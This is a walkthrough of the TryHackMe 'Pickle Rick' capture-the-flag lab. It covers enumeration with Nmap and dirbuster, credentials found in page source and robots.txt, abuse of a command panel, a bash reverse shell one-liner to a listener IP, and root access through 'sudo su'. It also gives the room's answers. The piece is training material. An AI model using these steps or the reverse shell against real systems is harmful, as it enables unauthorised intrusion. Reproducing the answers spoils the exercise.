

# TryHackMe CTF- Pickle Rick Walkthrough

## Description

This Rick and Morty themed challenge require you to exploit a webserver to find 3 ingredients that will help Rick make his potion to transform himself back into a human from a pickle.

## Tools Used


Nmap, Web browser, dirbuster, Netcat

## Reconnaissance & Enumeration


After launching the machine, I started the Nmap scan. There were 2 ports open.

```
31 Connect Scan Timing: About 96.21% done; ETC: 00:48 (0:00:40 remaining)
32 Completed Connect Scan at 00:49, 1086.99s elapsed (65535 total ports)
33 Initiating Service scan at 00:49
34 Scanning 2 services on 10.10.113.18
35 Completed Service scan at 00:49, 6.52s elapsed (2 services on 1 host)
36 NSE: Script scanning 10.10.113.18.
37 Initiating NSE at 00:49
38 Completed NSE at 00:49, 0.70s elapsed
39 Initiating NSE at 00:49
40 Completed NSE at 00:49, 0.64s elapsed
41 Nmap scan report for 10.10.113.18
42 Host is up (0.16s latency).
43 Not shown: 65525 closed ports
44 PORT      STATE SERVICE VERSION
45 22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.6 (Ubuntu Linux; protocol 2.0)
46 80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))
47 |
48 Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
49
50 Read data files from: /usr/bin/./share/nmap
51 Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
52 Nmap done: 1 IP address (1 host up) scanned in 1097.48 seconds
53
```

One of them was port 80, so I visited the web browser & it was a static website.



After viewing its source code, there was a **username** in the comment section.



```
1 <!DOCTYPE html>
2 <html lang="en">
3 <head>
4   <title>Rick is sup4r cool</title>
5   <meta charset="utf-8">
6   <meta name="viewport" content="width=device-width, initial-scale=1">
7   <link rel="stylesheet" href="assets/bootstrap.min.css">
8   <script src="assets/jquery.min.js"></script>
9   <script src="assets/bootstrap.min.js"></script>
10  <style>
11    .jumbotron {
12      background-image: url("assets/rickandmorty.jpeg");
13      background-size: cover;
14      height: 340px;
15    }
16  </style>
17 </head>
18 <body>
19
20 <div class="container">
21   <div class="jumbotron"></div>
22   <h1>Help Morty!</h1><br>
23   <p>Listen Morty... I need your help. I've turned myself into a pickle again and this time I can't change back!</p><br>
24   <p>I need you to <b>BURNBURN</b></p>... Morty, login to my computer and find the last three secret ingredients to finish my pickle-reverse potion. The only problem is,
25   I have no idea what the <b>BURNBURNBURN</b></b>, password was! Help Morty, Help!</p><br>
26 </div>
27
28 <!--
29
30 Note to self, remember username!
31
32 Username: RickMorty!
33
34 -->
35
36 </body>
37 </html>
```

After that I used **dirbuster** (directory/files bruteforce tool) to find the content of the website.




```
5
6 http://10.10.113.18:80
7
8 Directories found during testing:
9
10 Dirs found with a 200 response:
11
12 /
13 /assets/
14
15 Dirs found with a 403 response:
16
17 /icons/
18 /icons/small/
19
20
21
22 Files found during testing:
23
24 Files found with a 200 response:
25
26 /assets/bootstrap.min.js
27 /assets/jquery.min.js
28 /assets/bootstrap.min.css
29 /login.php
30
31 Files found with a 302 response:
32
33 /portal.php
34
35
36
37
```

On visiting `/login.php` URL, a login page opened. Then I manually visited some common files like `readme.txt`, `robots.txt` & `license.txt`. when I visited `robots.txt`, there was the `password` for the username that I found earlier.



## Exploitation

Then I put the credentials in the login form and I got in.




Portal Login Page

Username:

Password:

Login

There was a **command panel** where I could execute limited commands. There I used 'ls & less' commands to find first ingredient in the `/var/www/html` directory.




## Below is the first question & its answer

**Question-** What is the first ingredient Rick needs?

**Answer-** mr. meeseek hair

Alongside the ingredient file, there was a file named 'clue.txt'. The content of the file was: Look around the file system for the other ingredient.

So, I started exploring the filesystem. In `/home/rick/` directory, I found the second ingredient.



Then I used `less /home/rick/'second ingredients'` command to view the second ingredient.

## **Below is the second question & its answer**


**Question-** What is the second ingredient Rick needs?

**Answer-** 1 jerry tear

Then I created a bash file and stored a reverse shell payload in it and saved it in `/tmp` directory. The payload that I used to gain a reverse shell is: `"bash -i >& /dev/tcp/10.9.1.28/4444 0>&1"`

Reference: <https://robertscocca.medium.com/%EF%B8%8F%EF%B8%8F-rce-to-shell-techniques-696e55b23fee>

Then I changed that file's permissions to `'777'` by using `chmod 777 /tmp/shell.sh` command.



Then I launched netcat listener on my machine to listen for incoming connections. Then I executed the file on the target machine using `bash /tmp/shell.sh` command. After that I got a reverse shell on my machine. Then I used `sudo su` command to escalate privileges. Then I visited `/root` directory and there I found third ingredient.

```
File Actions Edit View Help
kali@kali:~$ nc -e /bin/bash 10.10.10.10 4444
bash: cannot set terminal process group (1333): Inappropriate ioctl for device
bash: no job control in this shell
www-data@10-10-10-10:~$ whoami
www-data
www-data@10-10-10-10:~$ sudo su
root@10-10-10-10:~# ls
3rd.txt
snap
cat 3rd.txt
3rd ingredients: fleeb juice
```

## **Below is the third question & its answer**

**Question-** What is the final ingredient Rick needs?

**Answer-** fleeb juice